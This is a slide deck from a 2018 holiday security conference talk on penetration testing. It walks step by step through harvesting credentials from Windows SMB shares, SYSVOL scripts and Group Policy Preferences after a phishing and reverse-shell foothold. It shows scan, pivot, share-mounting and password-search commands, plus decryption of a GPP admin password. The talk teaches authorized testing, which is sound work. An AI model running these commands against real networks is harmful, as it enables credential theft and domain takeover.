


# How the Grinch

# stole Admin!


Sneaking Secrets from SMB Shares




KringleCon 2018  
SANS Holiday Hack

# ❄️ The Setup!

- We've tricked a target user into...
  - Using our fake login page
  - Running our "software update" (*msfvenom* payload)
- Our payload ran Meterpreter, giving us access to the network through a reverse shell
- We have basic access, and we have credentials
- Now what?



# The Heist!!



- What's next? We can:
  - ✓ Map Active Directory (AD) permissions and users (*Bloodhound, anyone?*)
  - ✓ Test our credentials against other systems
  - ✓ Scan the internal network for vulnerabilities
  - ✓ Try Kerberoasting and "ticket" attacks
    - There's *so much* we want to do – so why are we talking about fileshares?
- Initial recon shows some interesting systems, but our first set of creds has no access.
- In-depth scans still running...
- Anywhere simple we can look?



## Our Strategy:

- Search for Samba (SMB) Shares
- Find Sensitive Files
- Snag Credentials on SYSVOL
- Pilfer Group Policy Preferences (GPP)

### Speaker:

Katie Knowles, @\_sigil  
Security Consultant,  
MWR InfoSecurity

# Searching Shares & Finding Files

- Scan the in-target network for open SMB services:

```
$ nmap -Pn -n -p139,445 X.X.X.X/X
```

- For each system, list open SMB shares:


```
$ smbmap -u $USER -p $PASSWORD -d $DOMAIN -H X.X.X.X  
$ smbclient -L $SHARE -U $USERNAME -W DOMAIN
```

- Use Meterpreter's shell access to mount shares:

```
meterpreter > shell  
c:\>net use * \\X.X.X.X\ $SHARENAME
```

- Search for filenames & terms of interest:

```
c:\>findstr /si "password" Z:\*  
c:\>dir /s *password* Z:\*
```





# Searching Shares



```
msf auxiliary(server/socks4a) > use auxiliary/server/socks4a
msf auxiliary(server/socks4a) > run
[*] Auxiliary module running as background job 0.

[*] Starting the socks4a proxy server
msf auxiliary(server/socks4a) > █
```

```
root@linux:~# proxychains nmap -n -Pn -sT -p445 10.1.1.10-50
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-02 12:04 EST
|S-chain| -<>-127.0.0.1:1080-<><>-10.1.1.11:445-<--timeout
|S-chain| -<>-127.0.0.1:1080-<><>-10.1.1.14:445-<--timeout
|S-chain| -<>-127.0.0.1:1080-<><>-10.1.1.17:445-<--timeout
|S-chain| -<>-127.0.0.1:1080-<><>-10.1.1.20:445-<><>-OK
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
|S-chain| -<>-127.0.0.1:1080-<><>-10.1.1.21:445-<--timeout
|S-chain| -<>-127.0.0.1:1080-<><>-10.1.1.24:445-<--timeout
|S-chain| -<>-127.0.0.1:1080-<><>-10.1.1.27:445-<--timeout
|S-chain| -<>-127.0.0.1:1080-<><>-10.1.1.30:445-<><>-OK
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
|S-chain| -<>-127.0.0.1:1080-<><>-10.1.1.31:445-<><>-OK
```



Or with Metasploit...

- multi/manage/autoroute  
Route Metasploit modules through Meterpreter
- scanner/portscan/tcp  
Port scan from Metasploit



# Finding Files

```

root@linux:~# proxychains smbmap -u cindy.luwho -p PASSWORD -d whooville.corp -H 10.1.1.31
ProxyChains-3.1 (http://proxychains.sf.net)
[+] Finding open SMB ports....
|S-chain|-<>-127.0.0.1:1080-<><>-10.1.1.31:445-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-10.1.1.31:445-<><>-OK
[+] User SMB session establishd on 10.1.1.31...
[+] IP: 10.1.1.31:445   Name: 10.1.1.31
    Disk                               Permissions
    ----                               -
    ADMIN$                             NO ACCESS
    whyvile                             READ ONLY
    C$                                  NO ACCESS
    home$                               READ ONLY
    IPC$                                NO ACCESS

```



## Interesting Terms:

- pass
- secret
- cred
- vnc
- xml
- ini
- hr
- invoice
- report
- results
- confidential

**Be careful of scope!**

```


c:\>findstr /si "password" Z:\*
findstr /si "password" Z:\*
Z:\home\cindy.luwho\notes.txt:Facebook password:
c:\>

```

```

c:\>type Z:\home\cindy.luwho\notes.txt
type Z:\home\cindy.luwho\notes.txt
Facebook password:
-----
cindy.luwho@ DOMAIN
PASSWORD

```



## Snagging from SYSVOL

- Domain Controllers (DCs) contain a SYSVOL share
- SYSVOL contains scripts, group policy data, and other information to configure systems in the domain
- All accounts have read access to SYSVOL
- Scripts (e.g. .vbs, .bat) can contain unencrypted passwords
- Investigate what else is around!
  - *You never know what you'll find...*



# Snagging from SYSVOL




```
root@linux:~# proxychains smbmap -u cindy.luwho -p PASSWORD -d whooville.corp -H 10.1.1.50
ProxyChains-3.1 (http://proxychains.sf.net)
[+] Finding open SMB ports....
|S-chain|-<-127.0.0.1:1080-<><>-10.1.1.50:445-<><>-OK
|S-chain|-<-127.0.0.1:1080-<><>-10.1.1.50:445-<><>-OK
[+] User SMB session establishd on 10.1.1.50...
[+] IP: 10.1.1.50:445   Name: 10.1.1.50
```

Disk	Permissions
----	-----
C\$	NO ACCESS
IPC\$	NO ACCESS
ADMIN\$	NO ACCESS
SYSVOL	READ ONLY
NETLOGON	READ ONLY

```
c:\>dir X:\whooville.corp\
dir X:\whooville.corp\
Volume in drive X has no label.
Volume Serial Number is 086A-E667

Directory of X:\whooville.corp

22/11/2013  22:11    <DIR>          .
22/11/2013  22:11    <DIR>          ..
10/04/2018  07:20    <DIR>          Policies
22/11/2013  22:03    <DIR>          scripts
               0 File(s)                0 bytes
               4 Dir(s)  37,556,097,024 bytes free
```



# Pilfering Preferences

- GPP settings are stored under SYSVOL's "Policies" folder
- Until 2014, a domain's Group Policy Preferences (GPP) allowed configuration of the local "Administrator" password
- This "cpassword" property is encrypted...
  - ...with a static AES key Microsoft accidentally published on TechNet :(
- Using Kali Linux's "gpp-decrypt", we can decrypt these passwords
- More credentials for us!



# Pilfering Preferences

```
c:\>net use * \\10.1.1.50\SYSVOL
net use * \\10.1.1.50\SYSVOL
Drive X: is now connected to \\10.1.1.50\SYSVOL.
```

The command completed successfully.

```
c:\>findstr /si "password" X:\*
findstr /si "password" X:\*
X:\whooville.corp\Policies\{FCFD2952-1103-4CD8-96FD-9ED63F876F5C}\Machine\Pre
ferences\Groups\Groups.xml:<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6
D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="Adminis
trator (built-in)" image="2" changed="2017-11-03 08:53:58" uid="{43BFA946-1
2E8-445E-BAC9-8CEDD6A1BD6C}"><Properties action="U" newName="" fullName=""
description="" cpassword="j1Uyj3Vx8TY9LtLZil2uAuZkFQA/4latT76ZwgdHdhw" chan
geLogon="0" noChange="0" neverExpires="0" acctDisabled="0" subAuthority="RI
D_ADMIN" userName="Administrator (built-in)"/></User>
```

```
root@linux:~# gpp-decrypt j1Uyj3Vx8TY9LtLZil2uAuZkFQA/4latT76ZwgdHdhw
/usr/bin/gpp-decrypt:21: warning: constant OpenSSL::Cipher::Cipher is deprecated
Local*P4ssword!
```





# The Masterplan

- Exposed shares can lead us to juicy shared & “saved” secrets
- SYSVOL scripts and Group Policy Preferences (GPP) reveal administrative leftovers
- This supplies a mix of credentials and info we can use while testing
- Tools exist to make this easier!
  - PowerShell
  - PowerSploit
  - crackmapexec
  - MSF Modules

# Happy Holidays!

- Try new tricks on your network adventures
- Don't be afraid to explore new tools
- **Enjoy KringleCon!!**



✉ [katie@kknowl.es](mailto:katie@kknowl.es)

🐦 @\_sigil



# Links & Resources




## Building Home Labs:


- <https://pen-testing.sans.org/blog/2014/02/27/building-a-pen-test-infrastructure-hacking-at-home-on-the-cheap>
- <https://adsecurity.org/?p=2653>



## SMB & Files:

- <http://www.fuzzysecurity.com/tutorials/16.html>
  - <https://www.offensive-security.com/metasploit-unleashed/scanner-smb-auxiliary-modules/>
  - <https://powersploit.readthedocs.io/en/latest/Recon/Find-InterestingDomainShareFile/>
- 

## SYSVOL & GPP:

- <https://adsecurity.org/?p=2288>
  - <https://blog.rapid7.com/2016/07/27/pentesting-in-the-real-world-group-policy-pwnage/>
  - <https://powersploit.readthedocs.io/en/latest/#exfiltration>
- 
- 